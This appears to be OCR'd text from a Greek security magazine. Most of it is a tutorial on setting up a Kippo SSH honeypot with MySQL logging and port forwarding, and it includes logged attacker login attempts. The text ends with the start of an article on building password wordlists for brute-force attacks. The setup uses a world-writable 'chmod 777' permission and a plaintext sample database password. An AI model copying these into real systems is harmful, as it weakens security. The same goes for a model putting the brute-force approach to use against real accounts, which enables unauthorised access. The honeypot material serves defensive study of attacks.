
address 192.168.1.77

netmask 255.255.255.0

network 192.168.1.0

broadcast 192.168.1.255

gateway 192.168.1.1
```



Εικόνα 1
Κάνοντας σύνδεση στη θύρα 22 της εικονικής μηχανής μπαίνουμε στο Kippo honeypot, που τρέχει στο guest OS.

Όπως βλέπετε, δώσαμε στην εικονική μηχανή τη στατική διεύθυνση 192.168.1.77, πράγμα το οποίο σημειώνουμε για μελλοντική χρήση. Αποθηκεύουμε τις αλλαγές κι εγκαταλείπουμε τον editor. (Στο nano, π.χ., πατάμε το συνδυασμό πλήκτρων [CTRL+O], μετά [Enter] κι ακολούθως [CTRL+X].) Πλέον έχουν αποθηκευτεί επιτυχώς, αλλά δεν έχουν εφαρμοστεί! Για να γίνει αυτό πρέπει να επανεκκινήσουμε την υπηρεσία δικτύωσης του Ubuntu Server, δίνοντας

```
kippo@honeypot:~$ sudo /etc/init.d/networking restart
```

Με την εντολή ifconfig μπορείτε να τσεκάρετε ότι άλλαξε επιτυχώς η διεύθυνση IP στη στατική που δώσατε: Απλά παρατηρήστε το πεδίο inet addr της κάρτας eth0 και θα πρέπει να δείτε το IP που επιλέξατε προηγουμένως.

Τελευταίο βήμα είναι η αλλαγή της θύρας του SSH server μας. Αυτή τη στιγμή, στην εικονική μηχανή τρέχει ένας OpenSSH server που ακούει στη θύρα 22 του συστήματος. Τη συγκεκριμένη όμως θύρα θέλουμε να χρησιμοποιήσει το Kippo που θα εγκαταστήσουμε αργότερα, οπότε για να μη χάσουμε τη δυνατότητα απομακρυσμένης σύνδεσης και διαχείρισης του συστήματός μας θα πρέπει να αλλάξουμε τη θύρα του αληθινού OpenSSH server σε κάποια άλλη. Αυτό το κάνουμε τροποποιώντας το αρχείο ρυθμίσεων του OpenSSH daemon, η πλήρης διαδρομή του οποίου είναι /etc/ssh/sshd_config.

```
kippo@honeypot:~$ sudo nano /etc/ssh/sshd_config
```

Στην αρχή του αρχείου βλέπουμε την παράμετρο Port, την οποία και θα αλλάξουμε από 22 σε κάτι άλλο, για παράδειγμα 2222:

```
# Package generated configuration file
# See the sshd_config(5) manpage for details
# What ports, IPs and protocols we listen for
Port 2222
```

Αποθηκεύουμε την αλλαγή, εγκαταλείπουμε τον editor κι επανεκκινούμε την υπηρεσία SSH:

```
kippo@honeypot:~$ sudo /etc/init.d/ssh restart
```

Εγκατάσταση απαραίτητων πακέτων

Για να εγκαταστήσουμε το Kippo θα χρειαστούμε πρώτα κάποια απαραίτητα πακέτα λογισμικού:

```
kippo@honeypot:~$ sudo apt-get install python-dev openssl
python-openssl python-pyasn1 python-twisted python-mysqldb
```

Μπορούμε να κατεβάσουμε την τελευταία stable έκδοση του Kippo (0.5), είναι όμως προτιμότερο να χρησιμοποιήσουμε την πιο πρόσφατη έκδοση που είναι απευθείας διαθέσιμη από SVN (η έκδοση αυτή περιέχει διάφορες αναβαθμίσεις και bug-fixes). Για να πάρουμε κάτι από SVN θα χρειαστούμε φυσικά και το πακέτο subversion:


```
kippo@honeypot:~$ sudo apt-get install subversion
```

Ένα από τα χαρακτηριστικά της έκδοσης του Kippo που πρόκειται να κατεβάσουμε είναι η δυνατότητα καταγραφής των επιθέσεων εναντίον του, όλων των sessions, των keystrokes του εισβολέα κ.λπ. Όλες αυτές οι πληροφορίες συγκεντρώνονται σε μια βάση δεδομένων της MySQL. Αυτό είναι ένα εξαιρετικά θεμιτό χαρακτηριστικό, καθώς θα μας επιτρέψει να

αναλύσουμε *πολύ* ευκολότερα τα δεδομένα που θα συγκεντρώσουμε. Για να μπορέσουμε να 'χουμε μια πιο εύκολη πρόσβαση στα στοιχεία της MySQL θα εγκαταστήσουμε και το εργαλείο PHPMyAdmin:

```
kippo@honeypot:~$ sudo apt-get install phpmyadmin
```

Κατά την εγκατάσταση θα ζητηθεί ο κωδικός του administrative user, ο οποίος δεν είναι άλλος από τον κωδικό που δώσατε κατά την εγκατάσταση του λειτουργικού για τον MySQL server. Στην ερώτηση σε ποιον web server κάνετε εγκατάσταση της εφαρμογής, επιλέγετε Apache2.



Εικόνα 2
Από το host machine ή έναν υπολογιστή του δικτύου μας, επισκεπτόμαστε την εφαρμογή PHPMyAdmin που τρέχει στον Ubuntu Server, στη συγκεκριμένη περίπτωση στη διεύθυνση IP 192.168.1.77.

Επίσης, σχετικά με τη θύρα 22 που θέλουμε να χρησιμοποιήσουμε, υπάρχει το πρόβλημα ότι στο Linux *μόνο* ο root user επιτρέπεται να χρησιμοποιεί θύρες κάτω του 1024 κι εμείς για λόγους ασφαλείας δεν πρέπει να τρέχουμε το Kippo ως root. Στη σελίδα του Kippo υπάρχουν διάφορες λύσεις για το πώς μπορεί να τρέξει το honeypot στη θύρα 22, αλλά η πιο απλή είναι με τη βοήθεια της εφαρμογής authbind, την οποία και εγκαθιστούμε:

```
kippo@honeypot:~$ sudo apt-get install authbind
```

Η εφαρμογή αυτή κάνει αυτό ακριβώς: παρέχει τη δυνατότητα σε ένα πρόγραμμα το οποίο εκκινούμε *χωρίς* δικαιώματα υπερχρήστη (root) να επικοινωνεί δικτυακά χρησιμοποιώντας θύρες που κατά τα άλλα θα απαιτούσαν δικαιώματα root.


Ολοκληρώνουμε τις ρυθμίσεις για χρήση της θύρας 22 δίνοντας:

```
kippo@honeypot:~$ sudo touch /etc/authbind/byport/22
kippo@honeypot:~$ sudo chown kippo:kippo /etc/authbind/byport/22
kippo@honeypot:~$ sudo chmod 777 /etc/authbind/byport/22
```

Εγκατάσταση και ρύθμιση του Kippo

Έχοντας ολοκληρώσει τα παραπάνω βήματα είμαστε έτοιμοι να εγκαταστήσουμε το ίδιο το Kippo. Αρχικά κατεβάζουμε όλα τα αρχεία του στον υπολογιστή μας από το SVN server, μέσω της εντολής checkout:

```
kippo@honeypot:~$ cd ~
kippo@honeypot:~$ svn checkout http://kippo.googlecode.com/svn/trunk/ ./kippo
A    kippo/dl
A    kippo/utils
A    kippo/utils/passdb.py
[...]
A    kippo/honeyfs/etc/passwd
A    kippo/honeyfs/etc/issue
A    kippo/fs.pickle
Checked out revision 214.
```



Εικόνα 3
Ο πίνακας auth καταγράφει όλα τα credentials που δοκιμάζονται για πρόσβαση. Εδώ παρατηρούμε τις προσπάθειες σύνδεσης που μόλις πραγματοποιήσαμε. Όπως βλέπουμε η μία ήταν επιτυχής, καθώς χρησιμοποιήσαμε τον default συνδυασμό root/123456.

Τα αρχεία του Kippo βρίσκονται πλέον στο φάκελο kippo, μέσα στο home directory μας (/home/kippo/kippo). Ας δούμε λίγο κάποια ενδιαφέροντα αρχεία και φακέλους:

- **dl:** Εδώ αποθηκεύονται τα αρχεία που κάθε εισβολέας με πρόσβαση στο honeypot κατεβάζει, με χρήση του wget.
- **log/kippo.log:** Αυτό είναι το log file του Kippo, όπου καταγράφονται όλα τα στοιχεία για τη λειτουργία του.
- **log/tty:** Σε αυτόν το φάκελο αποθηκεύονται τα session logs, δηλαδή η καταγραφή κάθε συνεδρίας με το honeypot.
- **utils/playlog.py:** Αυτό είναι ένα script που επιτρέπει την αναπαραγωγή των session logs, σαν να βλέπατε τον εισβολέα σε πραγματικό χρόνο.
- **fs.pickle:** Το ψεύτικο σύστημα αρχείων του honeypot.
- **honeyfs:** Εδώ είναι κάποια έξτρα περιεχόμενα του ψεύτικου συστήματος αρχείων, τι βλέπει δηλαδή ένας εισβολέας όταν αποκτήσει πρόσβαση στο honeypot και προσπελάσει τα συγκεκριμένα αρχεία.
- **data/userdb.txt:** Εδώ βρίσκονται οι συνδυασμοί username και password, με τους οποίους ένας επιτιθέμενος μπορεί να αποκτήσει πρόσβαση στο honeypot. Ο default συνδυασμός είναι root και 123456. Σε αυτό το αρχείο μπορείτε να προσθέσετε δικά σας στοιχεία. Όταν κάποιος εισβολέας χρησιμοποιεί την εντολή passwd μέσα στο honeypot για να αλλάξει κωδικό, αυτός προστίθεται αυτόματα εδώ.

Επόμενο βήμα η δημιουργία ενός χρήστη και μιας βάσης δεδομένων της MySQL, για την αποθήκευση όλων των δεδομένων που καταγράφει το honeypot μας. Κάνουμε σύνδεση στον MySQL server:

```
kippo@honeypot:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
[...]
mysql>
```

Στο τερματικό που βλέπουμε μπροστά μας, βρισκόμαστε εντός της κονσόλας του MySQL server. Δημιουργούμε τη βάση δεδομένων με το όνομα kippo:

```
mysql> CREATE DATABASE kippo;
Query OK, 1 row affected (0.00 sec)
```

Για να μπορέσουμε να γράψουμε κάτι σε αυτήν, πρέπει να δημιουργήσουμε κι ένα χρήστη του MySQL server ο οποίος θα έχει τα κατάλληλα δικαιώματα πάνω στη συγκεκριμένη βάση. Μπορούμε φυσικά να χρησιμοποιήσουμε το χρήστη root της MySQL, αλλά για λόγους ασφαλείας και συνέπειας ας φτιάξουμε έναν νέο χρήστη με το όνομα (και πάλι) kippo:

```
mysql> GRANT ALL ON kippo.* TO 'kippo'@'localhost' IDENTIFIED BY
'honeypotpassword';
Query OK, 0 rows affected (0.00 sec)
```

Με την παραπάνω εντολή λέμε στον MySQL server: Δώσε στο χρήστη kippo, ο οποίος θα αναγνωρίζεται με τον κωδικό honeypotpassword, όλα τα δικαιώματα στους πίνακες της βάσης δεδομένων με όνομα kippo. Μπορούμε να βγούμε από την κονσόλα του MySQL server πληκτρολογώντας exit.

Αφού έχουμε λοιπόν έτοιμο το χρήστη και τη βάση μας, πρέπει να κάνουμε ένα τελικό βήμα. Αυτό είναι να φτιάξουμε τη δομή των πινάκων που θα χρειαστεί το honeypot. Για παράδειγμα, σε κάθε προσπάθεια σύνδεσης το Kippo αποθηκεύει το username που χρησιμοποιήθηκε, τον κωδικό, την ώρα και την ημερομηνία κ.λπ. Δεν πρόκειται βέβαια να κάτσουμε μόνοι μας να σχεδιάσουμε ποιους πίνακες και τι πεδία θα χρειαστούμε, καθώς το Kippo έχει έτοιμα αρχεία τα οποία περιγράφουν το σχήμα της βάσης που χρειάζεται. Αυτά τα αρχεία θα τα χρησιμοποιήσουμε για να ολοκληρώσουμε τη διαδικασία. Μετακινούμαστε μέσα στον φάκελο του Kippo που φτιάχτηκε προηγουμένως (όταν το κατεβάσαμε) και κάνουμε ξανά σύνδεση στον MySQL server -- ως χρήστης kippo, αυτή τη φορά:

```
kippo@honeypot:~$ cd ~/kippo/
kippo@honeypot:~/kippo$ mysql -u kippo -p
Enter password: honeypotpassword
[...]
mysql> USE kippo;
Database changed
mysql> source ./doc/sql/mysql.sql;
Query OK, 0 rows affected (0.01 sec)
[...]
Query OK, 0 rows affected (0.00 sec)
mysql> exit
Bye
```

Αυτό ήταν. Η λειτουργία καταγραφής έχει ρυθμιστεί. Οι πίνακες οι οποίοι δημιουργήθηκαν είναι οι παρακάτω:

- **auth:** εδώ καταγράφονται όλες οι απόπειρες σύνδεσης στο ψεύτικο SSH server μας
- **clients:** εδώ καταγράφονται όλοι οι διαφορετικοί SSH clients που χρησιμοποιούνται για τη σύνδεση στον ψεύτικο SSH server

- **input:** εδώ καταγράφονται όλες οι εντολές που κάποιος πληκτρολογεί αφού έχει αποκτήσει πρόσβαση στο honeypot
- **sensors:** εδώ αποθηκεύονται τα honeypots που έχουμε στήσει, τα οποία χρησιμοποιούν τη συγκεκριμένη βάση για καταγραφή γεγονότων (μπορούμε να δημιουργήσουμε περισσότερα από ένα Kippo honeypots, τα οποία θα καταγράφουν σε μια κεντρική βάση δεδομένων)
- **sessions:** εδώ καταγράφονται όλες οι συνεδρίες που ανοίγουν με τον ψεύτικο SSH server μας
- **ttylog:** εδώ καταγράφονται, σε δυαδική μορφή, τα logs του τερματικού του honeypot

Είμαστε σχεδόν έτοιμοι να ξεκινήσουμε το Kippo. Μένουν μόνο τρεις τελευταίες ρυθμίσεις. Αυτές είναι: η αλλαγή της θύρας στην οποία θα λειτουργεί το Kippo (θα βάλουμε την 22), η ενεργοποίηση της καταγραφής σε βάση δεδομένων της MySQL και, τέλος, η επεξεργασία του αρχείου εκκίνησης του Kippo, ώστε να χρησιμοποιεί την εφαρμογή authbind που εξηγήσαμε προηγουμένως κι έτσι να μπορεί όντως να χρησιμοποιήσει τη θύρα 22 που θέλουμε.

Η δύο πρώτες αλλαγές γίνονται στο αρχείο ρυθμίσεων του Kippo το οποίο είναι το kippo.cfg.

```
kippo@honeypot:~/kippo$ cp kippo.cfg.dist kippo.cfg
kippo@honeypot:~/kippo$ nano kippo.cfg
```

Στην ακόλουθη περιοχή του αρχείου, αλλάζουμε τη θύρα που θα ακούει το Kippo από 2222 σε 22:

```
# Port to listen for incoming SSH connections.
# (default: 2222)
ssh_port = 22
```

Επίσης, στις γραμμές 128-132 διαγράφουμε το αριστερό # ώστε να ενεργοποιηθούν, ενώ βάζουμε και τον κωδικό του χρήστη kippo του MySQL server:

```
# MySQL logging module
# Database structure for this module is supplied in doc/sql/
mysql.sql
# To enable this module, remove the comments below, including
the
# [database_mysql] line.
[database_mysql]
host = localhost
database = kippo
username = kippo
password = honeypotpassword
```

Αφού αποθηκεύσουμε τις αλλαγές και πριν εγκαταλείψουμε τον editor, καλό είναι να ρίξουμε μια ματιά και στις υπόλοιπες επιλογές. Μπορούμε ν' αλλάξουμε κι άλλα πράγματα, όπως, πχ., το hostname του ψεύτικου συστήματος.

Τέλος, κάνουμε την απαραίτητη αλλαγή στο αρχείο εκκίνησης του Kippo, το οποίο ονομάζεται start.sh:

```
kippo@honeypot:~/kippo$ nano start.sh
```

Την εντολή twistd -y kippo.tac -l log/kippo.log --pidfile kippo.pid την αλλάζουμε σε

```
authbind --deep twistd -y kippo.tac -l log/kippo.log --pidfile kippo.pid
```

Αυτό ήταν (επιτέλους!) Μπορούμε να ξεκινήσουμε το Kippo, εκτελώντας το αρχείο start.sh (περιττό να σημειώσουμε ότι θα πρέπει να το εκτελούμε κάθε φορά που ξεκινάμε την εικονική μηχανή, ώστε να ξεκινά το kippo):

```
kippo@honeypot:~/kippo$ ./start.sh
Starting kippo in background...Loading dblog engine: mysql
Generating RSA keypair...
done.
```

Ελέγχουμε ότι όντως το Kippo λειτουργεί σωστά, με την εντολή netstat:

```
kippo@honeypot:~/kippo$ sudo netstat -antp
```

Θα πρέπει να δείτε, ανάμεσα στις άλλες, μια γραμμή που θα μοιάζει μ' αυτή:

```
tcp      0        0        0.0.0.0:22        0.0.0.0:*LISTEN    1118/python
```


Port forwarding και δοκιμή καταγραφής

Για να ελέγξουμε την λειτουργία του Kippo μπορούμε να κατεβάσουμε έναν SSH client στο host machine μας (όπως το Putty στην περίπτωση μας, αφού έχουμε Windows 7) και να συνδεθούμε στο honeypot (βλ. εικόνα 1).

Κατόπιν μπορούμε να δοκιμάσουμε να συνδεθούμε στο σύστημα ως root ή οτιδήποτε άλλο. Θυμηθείτε ότι ένας συνδυασμός που δίνει πρόσβαση στο ψεύτικο σύστημα είναι root/123456. Κάντε μερικές δοκιμές και κατόπιν εισέλθετε στο σύστημα για να δείτε πώς είναι.

Ας δούμε λοιπόν αν όντως όλα αυτά καταγράφονται από το Kippo. Ανοίγουμε έναν browser από το host machine και συνδεόμαστε στην εφαρμογή PHPMyAdmin ως ο χρήστης kippo του MySQL server (βλ. εικόνα 2).

Εικόνα 4
Ο πίνακας input καταγράφει οτιδήποτε πληκτρολογεί ένας χρήστης μέσα στο honeypot. Εδώ παρατηρούμε μερικές εντολές που βάλαμε για δοκιμή.



Αριστερά επιλέγουμε τη βάση kippo, οπότε και βλέπουμε τους πίνακες της: αυτούς που είχαμε δημιουργήσει προηγουμένως, από την κονσόλα του MySQL server. Αν πάμε στον πίνακα auth θα δούμε τις προσπάθειες που μόλις κάναμε για σύνδεση (βλ. εικόνα 3), ενώ στον πίνακα input τις εντολές που πληκτρολογήσαμε αφού αποκτήσαμε πρόσβαση (βλ. εικόνα 4). Μπορείτε να πειραματιστείτε και μόνοι σας, ενώ αν γνωρίζετε SQL μπορείτε με απλά ερωτήματα, που δίνουμε στην καρτέλα SQL, να υπολογίσετε διάφορα στατιστικά. Για παράδειγμα, ιδού ένα ερώτημα για να δείτε τον αριθμό των συνδέσεων ανά μοναδική IP:

```
select count(ip), ip
from sessions
group by ip
order by count(ip) desc;
```

Να κι ένα ερώτημα για να δείτε τους 10 πιο συχνά χρησιμοποιούμενους κωδικούς:


```
select count(password), password
from auth
where password <> "
group by password
order by count(password) desc
limit 10;
```

Τώρα, αν δε θέλετε να παιδεύεστε συντάσσοντας ερωτήματα για την MySQL, μπορείτε να βρείτε στο Internet κάποια εργαλεία τα οποία θα οπτικοποιήσουν όλα αυτά τα δεδομένα για εσάς. Το πιο πλήρες εργαλείο του είδους είναι το Kippo-Graph, το οποίο ο αρθρογράφος έχει στην καρδιά του :D Το Kippo-Graph θα δημιουργήσει περίπου 20 γραφήματα με στατιστικά και θα εμφανίσει γεωγραφικά δεδομένα (geolocation data) για τους επιτιθέμενους χρήστες. Για την εγκατάσταση και παραδείγματα χρήσης του Kippo-Graph διαβάστε στο site του περιοδικού:

http://deltahacker.gr/?p=4804

Port forwarding

Όπως βλέπετε, το Kippo honeypot είναι λειτουργικό αλλά μπορεί να προσπελαστεί μόνο εντός του τοπικού μας δικτύου: προς το παρόν, ένας κακόβουλος χρήστης δεν μπορεί να το δει από έξω, δηλαδή από το Internet. Ευτυχώς αυτό αλλάζει εύκολα, αρκεί βεβαίως να κάνουμε port forwarding τη θύρα 22 του ADSL router μας στη θύρα 22 της εικονικής μηχανής.



Εικόνα 5
Για να κάνουμε το honeypot προσιτό στους απανταχού hackers Εκεί Έξω (TM), πρέπει να ορίσουμε τον κατάλληλο κανόνα port forwarding στον router μας. Το εικονιζόμενο παράδειγμα προέρχεται από τον Linksys router του γράφοντα.

session	success	username	password	timestamp
808073da5f9611e199fb080027a717b9	0	root	test	2012-02-25 09:53:10
808073da5f9611e199fb080027a717b9	0	root	honeypot	2012-02-25 09:53:35
808073da5f9611e199fb080027a717b9	1	root	123456	2012-02-25 09:54:28
d78f77d45f9b11e199fb080027a717b9	0	root	test	2012-02-25 10:31:24
d78f77d45f9b11e199fb080027a717b9	0	root	213321213	2012-02-25 10:31:25
d78f77d45f9b11e199fb080027a717b9	0	root	exit	2012-02-25 10:31:27
c544c5d05f9f11e199fb080027a717b9	0	root	nuebun	2012-02-25 10:59:23
c781a2be5f9f11e199fb080027a717b9	0	nobody	r00tb33r	2012-02-25 10:59:26
c9c377b45f9f11e199fb080027a717b9	0	nobody	aioLimBa123Den[illegible]o4r3	2012-02-25 10:59:30
cc057cac5f9f11e199fb080027a717b9	0	nobody	Al|@b@b@5|C314@0De%h0t|=@	2012-02-25 10:59:34
ce474b765f9f11e199fb080027a717b9	0	sjobeck	Teleph0ny	2012-02-25 10:59:38
d08ced3c5f9f11e199fb080027a717b9	0	root	J342736#(*@3d	2012-02-25 10:59:42
d2ce5b265f9f11e199fb080027a717b9	0	root	bk3211#1	2012-02-25 10:59:45

Αυτό επιτυγχάνεται μέσα από το web interface του εκάστοτε router -- και θα πρέπει να ανατρέξετε στις ρυθμίσεις του δικού σας. Στην εικόνα 5 μπορείτε να δείτε ένα παράδειγμα port forwarding μέσα από τον Linksys router του αρθρογράφου. Αφού λοιπόν πραγματοποιήσουμε και αυτή την τελική (αλήθεια!) ρύθμιση, καθόμαστε αναπαυτικά και περιμένουμε...

Στη δική μας περίπτωση δεν χρειάστηκε να περιμένουμε και πάρα πολύ... Εντός μιας ώρας δεχτήκαμε την πρώτη μας επίθεση από έναν υπολογιστή στη Νότια Κορέα (τα χαιρετίσματα μας), όπως μπορείτε να δείτε στις εικόνες 6 και 7.

Και κάπου εδώ βάζουμε μια άνω τελεία στο θέμα των honeypots, με την ευχή για καλό κυνήγι και την ελπίδα ότι η εμπειρία που θ' αποκτήσετε θα σας δώσει μια άλλη οπτική για τις διαδικτυακές επιθέσεις, ενδεχομένως και για την αλαζονεία διαφόρων ατόμων που νοιάζονται μόνο να καταστρέφουν ξένα συστήματα αντί να δημιουργήσουν κάτι χρήσιμο ή καινούργιο.

Εικόνα 6
Ωπ, δεν χρειάστηκε να περιμένουμε πολύ! Μέσα σε μια μόλις ώρα κάποιος --ή κάτι-- άρχισε να εξαπολύει επίθεση ενάντια στο honeypot!

id	starttime	endtime	sensor	ip	termsize	client
808073da5f9611e199fb080027a717b9	2012-02-25 09:53:00	2012-02-25 09:54:58	1	192.168.1.114	80x24	1
d78f77d45f9b11e199fb080027a717b9	2012-02-25 10:31:13	2012-02-2[illegible]:31:30	1	79.[redacted]	NULL	1
c544c5d05f9f11e199fb080027a717b9	2012-02-25 10:59:21	2012-02-25 10:59:24	1	203.252.154.194	NULL	2
c781a2be5f9f11e199fb080027a717b9	2012-02-25 10:59:24	2012-02-25 10:59:28	1	203.252.154.194	NULL	2

Εικόνα 7
Εδώ βλέπουμε την IP του επιτιθέμενου. Γράφοντας στη μπάρα διευθύνσεων ενός web browser το ip-adress.com/whois/203.252.154.194, βλέπουμε ότι προέρχεται από κάποιον υπολογιστή στη Νότιο Κορέα.



Skill: Intermediate

Tags: Wordlist, dictionary, Python, scripting

Wordlist Generation

by Dr@G

Για τα brute force attacks όλοι έχουμε ακούσει. Ουσιαστικά, ο επιτιθέμενος επιστρατεύει κατάλληλο λογισμικό με το οποίο προσπαθεί να μαντέψει τον κωδικό πρόσβασης κάποιου χρήστη, μιας υπηρεσίας ή ενός συστήματος, δοκιμάζοντας έναν προς έναν τους κωδικούς που βρίσκονται αποθηκευμένοι σε μια έτοιμη λίστα. Προφανώς, το μυστικό της επιτυχίας έχει να κάνει με το πόσο καλή είναι η λίστα με τους κωδικούς ή αλλιώς το dictionary ή wordlist.

Σ’ αυτό και σε επόμενα άρθρα επί του θέματος φιλοδοξούμε να σας δείξουμε πώς να φτιάχνετε τα δικά σας wordlists, τα οποία θα είναι όσο το δυνατόν καλύτερα προσαρμοσμένα στις συνήθειες των Ελλήνων χρηστών. Είμαστε βέβαιοι ότι, πολύ σύντομα, θα διαπιστώσετε πως η δημιουργία ενός καλού wordlist είναι μια διαδικασία απείρως πιο ενδιαφέρουσα και διασκεδαστική, από το ίδιο το brute forcing! Πράγματι, μετά τη δημιουργία ενός καλού wordlist, το brute force attack που ακολουθεί είναι μια μάλλον ανιαρή διαδικασία...

Το φάσμα του Penetration Testing σε συστήματα είναι ιδιαίτερα ευρύ. Υπάρχουν πολλά και πολύ διαφορετικά γνωσιακά πεδία που πρέπει να κατέχει κάποιος, προκειμένου να μπορεί να κάνει ένα αποτελεσματικό pentest. Η λογική του penetration testing ξεκινάει από τους κανόνες, τη μεθοδολογία, τις πρακτικές και τις διαδικασίες που πρέπει να ακολουθεί ο pentester, ώστε στο τέλος να αποκτήσει μια ολοκληρωμένη εικόνα για τις αδυναμίες ενός συστήματος.

Privilege escalation και το αιώνιο πρόβλημα με τα passwords

Ειδικά όσον αφορά στο λεγόμενο privilege escalation, ο pentester χρησιμοποιεί λογισμικό με το οποίο προσπαθεί, ουσιαστικά, να μαντέψει το password ενός χρήστη, ο οποίος ενδέχεται να ‘ναι ακόμη κι ο διαχειριστής του συστήματος-στόχου.

Ας μη γελιόμαστε. Τα αδύναμα (weak) passwords ήταν, είναι και θα παραμείνουν μια από τις κύριες αδυναμίες ασφάλειας στα συστήματα γενικότερα. Όσο αποτελεσματικά και αν έχει διασφαλίσει το δίκτυό του από εξωτερικούς κινδύνους ο υπεύθυνος διαχειριστής, αν οι χρήστες είναι απρόσεκτοι και αδιάφοροι για την ασφάλεια του υπολογιστή τους τότε το εσωτερικό δίκτυο θα είναι ένας χώρος-πάρτι -- για λίγους ή ακόμη και πολλούς. Σε αρκετές περιπτώσεις, δεν υπάρχουν καν passwords. Σε άλλες, πρόκειται για ακολουθίες αριθμών ή απλές, εύκολα να μαντευτούν λέξεις, όπως “12345”, “123456”, “password” κ.ο.κ. Άλλες φορές ο κωδικός καθορίζεται από το ίδιο το username, όπως, π.χ., username=anna και password=anna91. Εδώ καταλαβαίνουμε ότι η μικρή Αννούλα έβαλε τη φαντασία της να δουλέψει. Έτσι, δίπλα στο username της κόλλησε το “91” το οποίο, κατά πάσα πιθανότητα, προέρχεται από το 1991 και είναι το έτος γεννήσεώς της. Μπράβο Άννα, αυτό θα δυσκολέψει σημαντικά τον pentester και σίγουρα θα κρατήσει μακρυά τους επίδοξους εισβολείς :P

